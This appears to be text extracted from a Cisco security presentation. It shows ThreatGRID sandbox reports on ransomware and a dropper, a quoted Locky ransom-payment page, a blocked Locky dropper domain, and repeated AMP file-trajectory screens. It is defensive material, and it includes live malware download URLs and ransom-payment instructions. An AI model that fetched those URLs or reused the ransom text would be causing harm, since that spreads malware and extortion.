
Dynamic
Analysis



Indicator of Compromise

Device Trajectory


For Demo_ZAccess



Context from file relation

Data shows the bad and the good

Context helps you decide about the rest



Low prevalence file under radar

Prevalence

+ wsymqyv9l

+ vxevcvk.exe

+ wscntfy.exe

+ logonui.exe

+ tdss.exe was

+ bin.exe was

+ winver.exe

+ ps.exe was

+ jwenjktgen

+ explorer.exe

+ FlashPlayer

File Analysis

For 3372c1ed...c234a370

Download Sample

Download Video

Download PCAP

766 Artifacts

ThreatGRID

Malware Threat Intelligence Platform

Metadata

Behavioral Indicators

Network Activity

Processes

Artifacts

Registry Activity

File Activity

Analysis Report

ID	4fc4786334a3742f00aa5fa2e80931de	Filename	3372c1edab46837f1e973164fa2d726c5c5e17bcb888828ccd7c4dfcc234a370.exe
OS	2600.xpsp.080413-2111	Magic Type	PE32 executable (GUI) Intel 80386, for MS Windows
Started	4/7/16 16:42:48	Analyzed As	exe
Ended	4/7/16 16:53:46	SHA256	3372c1edab46837f1e973164fa2d726c5c5e17bcb888828ccd7c4dfcc234a370
Duration	0:10:58	SHA1	e654d39cd13414b5151e8cf0d8f5b166ddd45cb
Sandbox	phi-work-13 (pilot-d)	MD5	209a288c68207d57e0ce6e60ebf60729

Behavioral Indicators

+ Potential TOR Connection	Severity: 100	Confidence: 100
+ Process Modified Desktop Wallpaper	Severity: 100	Confidence: 95
+ Generic Ransomware Detected	Severity: 100	Confidence: 95

© 2014 Cisco and/or its affiliates. All rights reserved.

16

Sample Malware Analysis - Dropper



Merck_Faktur.doc

www.maxmind.com

Back to top

First Seen 06 AS! - New

05fef5495bca074e056c!

Nets mod use

BEHAVIORAL INDICATORS

Indicator

- File Name of Executable on Disk Does Not Match Original File Name

Most compilers add a resource to PE files called "Version Info". The Version Info resource contains metadata about the PE file, including the PE file's original filename. The original filename attribute can be used to determine if the PE's filename was changed from the name it had when it was originally compiled. Most legitimate software will not change the name of PE files from their original name.


Original Filename	Path	Artifact ID
-------------------	------	-------------

MP THREAT GRID

HTTP Traffic

+ GET http://dl.dropbox.com:80/u/26278469/moneytizing.exe		
Server IP: 108.160.173.134	Server Port: 80	Resp. Content: text/html
+ GET http://dl.dropboxusercontent.com:80/u/26278469/moneytizing.exe		
Server IP: 108.160.173.5	Server Port: 80	Resp. Content: text/html
+ GET http://www.maxmind.com:80/app/locate_my_ip		
Server IP: 141.101.114.190	Server Port: 80	Resp. Content: text/html
+ GET http://www.maxmind.com:80/en/locate_my_ip		
Server IP: 141.101.114.190	Server Port: 80	Resp. Content: application/x-empty

Advance Malware with Evasion Technique



DNS Traffic Analysis


Feeling Locky?

- Encrypts & renames the infected device's important files with .locky extension
- Appx 90,000 victims per day
- Ransom ranges from 0.5 – 1.0 BTC (1 BTC ~ 422 USD)

We present a special software - **Locky Decrypter** - which allows to decrypt and return control to all your encrypted files.

How to buy Locky decrypter?

1. You can make a payment with BitCoins, there are many methods to get them.



2. You should register BitCoin wallet ([simplest online wallet](#) OR [some other methods of creating wallet](#))
3. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

- [LocalBitcoins.com \(WU\)](#) - Buy Bitcoins with Western Union
- [Coincafe.com](#) - Recommended for fast, simple service.

Payment Methods: Western Union, Bank of America, Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person

Blocking Ransomware: Real World Example with a Locky Domain

glslindia[.]com (detection Date: 15/03/2016)


DETAILS FOR GLSLINDIA.COM

Search in Google

This domain is currently in the OpenDNS Security Labs block list

Search in VirusTotal

This domain is associated with the following type of threat: Dropper




DOMAIN TAGGING

Period	Category	URL
Mar 18, 2016 - Current	Malware	http://glslindia.com/87yg756f5.exe
Mar 15, 2016 - Current	Malware	

Blocking Ransomware

Locky: Real World Example



Mitigation

How Cisco AMP Works:

Network File Trajectory Use Case

Overview **Analysis** Policies Devices Objects FireAMP Health System Help admin

Context Explorer Connections Intrusions **Files > Network File Trajectory** Hosts Users Vulnerabilities Correlation Custom Search

Network File Trajectory for 0517f034...588e1374

File SHA-256 0517f034...588e1374
File Name [WindowsMediaInstaller.exe](#)
File Type [MSEXE](#)
File Category [Executables](#)
Current Disposition Malware
Threat Score High

First Seen 2013-12-06 10:57:13 on [10.4.10.183](#)
Last Seen 2013-12-06 18:17:27 on [10.4.10.183](#)
Event Count 7
Seen On 4 hosts
Seen On Breakdown 2 senders → 3 receivers

Trajectory

Dec 06, 2013

Events Transfer Block Create Move Execute Scan Retrospective Quarantine
Dispositions Unknown Malware Clean Custom Unavailable

Events

Time	Event Type	Sending IP	Receiving IP	File Name	Disp...	Action	Protocol	Client	Web Ap...	Description
2013-12-06 10:57:13	Retrospectiv...				Malwa...					
2013-12-06 17:40:28	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Unkn...	Malware Cloud L...	HTTP	Firefox		Retrospective Event, Fri Dec 6 ...
2013-12-06 18:06:03	Transfer	10.5.11.8	10.3.4.51	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:10:03	Transfer	10.5.11.8	10.5.60.66	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:14:10	Retrospectiv...				Malwa...					
2013-12-06 18:14:23	File Quaranti...		10.5.11.8	WindowsMediaInstaller....	Malwa...					
2013-12-06 18:17:27	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Malwa...	Malware Block	HTTP	Firefox		

Overview

Analysis

Policies

Devices

Objects

FireAMP

Health

System

Help

admin

Context Explorer

Connections

Intrusions

Files > Network File Trajectory

Hosts

Users

Vulnerabilities

Correlation

Custom

Search

Network File Trajectory for 0517f034...588e1374

File SHA-256

0517f034...588e1374

File Name

WindowsMediaInstaller.exe

File Type

MSEXE

File Category

Executables

Current Disposition

Malware

Threat Score

High

First Seen

2013-12-06 10:57:13 on 10.4.10.183

Last Seen

2013-12-06 18:17:27 on 10.4.10.183

Event Count

7

Seen On

4 hosts

Seen On Breakdown

2 senders → 3 receivers

Dec 06, 2013

10:57

17:40

18:06

18:10

18:14

18:17

10.4.10.183

10.5.11.8

10.3.4.51

10.5.60.66

Time

2013-12-06 17:40:28

Event Type

File Sent

IP Address

10.4.10.183

Sent To

10.5.11.8

File Name

WindowsMediaInstaller.exe

Disposition

Unknown

Action

Malware Cloud Lookup

Application Protocol

HTTP

Client

Firefox

Events

Transfer

Block

Create

Move

Execute

Scan

Retrospective

Quarantine

Dispositions

Unknown

Malware

Clean

Custom

Unavailable

An unknown file is present on IP: 10.4.10.183, having been downloaded from Firefox

Overview
Analysis
Policies
Devices
Objects
FireAMP

Health
System
Help
admin

Context Explorer
Connections
Intrusions
Files > Network File Trajectory
Hosts
Users
Vulnerabilities
Correlation
Custom
Search

Network File Trajectory for 0517f034...588e1374

File SHA-256 0517f034...588e1374
File Name WindowsMediaInstaller.exe
File Type MSEXE
File Category Executables
Current Disposition Malware
Threat Score High

First Seen 2013-12-06 10:57:13 on 10.4.10.183
Last Seen 2013-12-06 18:17:27 on 10.4.10.183
Event Count 7
Seen On 4 hosts
Seen On Breakdown 2 senders → 3 receivers

Trajectory

Time 2013-12-06 17:40:28
Event Type File Received
IP Address 10.5.11.8
Received From 10.4.10.183
File Name WindowsMediaInstaller.exe
Disposition Unknown
Action Malware Cloud Lookup
Application Protocol HTTP
Client Firefox

At 10:57, the unknown file is from IP 10.4.10.183 to IP: 10.5.11.8

Events Transfer Block Create Move Execute Scan Retrospective Quarantine
Dispositions Unknown Malware Clean Custom Unavailable

Events

Time	Event Type	Sending IP	Receiving IP	File Name	Disp...	Action	Protocol	Client	Web Ap...	Description
2013-12-06 10:57:13	Retrospectiv...				Malwa...					
2013-12-06 17:40:28	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Unkn...	Malware Cloud L...	HTTP	Firefox		Retrospective Event, Fri Dec 6 ...
2013-12-06 18:06:03	Transfer	10.5.11.8	10.3.4.51	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:10:03	Transfer	10.5.11.8	10.5.60.66	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:14:10	Retrospectiv...				Malwa...					
2013-12-06 18:14:23	File Quaranti...		10.5.11.8	WindowsMediaInstaller....	Malwa...					
2013-12-06 18:17:27	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Malwa...	Malware Block	HTTP	Firefox		

Overview
Analysis
Policies
Devices
Objects
FireAMP

Health
System
Help
admin

Context Explorer
Connections
Intrusions
Files > Network File Trajectory
Hosts
Users
Vulnerabilities
Correlation
Custom
Search

Network File Trajectory for 0517f034...588e1374

File SHA-256 0517f034...588e1374
File Name [WindowsMediaInstaller.exe](#)
File Type [MSEXE](#)
File Category [Executables](#)
Current Disposition ✖ [Malware](#)
Threat Score ●●●○ [High](#)

First Seen 2013-12-06 10:57:13 on [10.4.10.183](#)
Last Seen 2013-12-06 18:17:27 on [10.4.10.183](#)
Event Count 7
Seen On 4 hosts
Seen On Breakdown 2 senders → 3 receivers

Trajectory

Time 2013-12-06 18:06:03
Event Type File Received
IP Address [10.3.4.51](#)
Received From [10.5.11.8](#)
File Name [WindowsMediaInstaller.exe](#)
Disposition ○ [Unknown](#)
Action
Application Protocol ☒ [NetBIOS-ssn \(SMB\)](#)

Seven hours later the file is then transferred to a third device (10.3.4.51) using an SMB application

Events
Transfer
Block
Create
Move
Execute
Scan
Retrospective
Quarantine

Dispositions
Unknown
Malware
Clean
Custom
Unavailable

Events

Time	Event Type	Sending IP	Receiving IP	File Name	Disp...	Action	Protocol	Client	Web Ap...	Description
2013-12-06 10:57:13	Retrospectiv...				Malwa...					
2013-12-06 17:40:28	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Unkn...	Malware Cloud L...	HTTP	Firefox		Retrospective Event, Fri Dec 6 ...
2013-12-06 18:06:03	Transfer	10.5.11.8	10.3.4.51	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:10:03	Transfer	10.5.11.8	10.5.60.66	WindowsMediaInstaller....	Unkn...		NetBIOS-...			Retrospective Event, Fri Dec 6 ...
2013-12-06 18:14:10	Retrospectiv...				Malwa...					
2013-12-06 18:14:23	File Quaranti...		10.5.11.8	WindowsMediaInstaller....	Malwa...					
2013-12-06 18:17:27	Transfer	10.4.10.183	10.5.11.8	WindowsMediaInstaller....	Malwa...	Malware Block	HTTP	Firefox		

Overview
Analysis
Policies
Devices
Objects
FireAMP

Health
System
Help
admin

Context Explorer
Connections
Intrusions
Files > Network File Trajectory
Hosts
Users
Vulnerabilities
Correlation
Custom
Search

Network File Trajectory for 0517f034...588e1374

File SHA-256 0517f034...588e1374
File Name WindowsMediaInstaller.exe
File Type MSEXE
File Category Executables
Current Disposition Malware
Threat Score High

First Seen 2013-12-06 10:57:13 on 10.4.10.183
Last Seen 2013-12-06 18:17:27 on 10.4.10.183
Event Count 7
Seen On 4 hosts
Seen On Breakdown 2 senders → 3 receivers

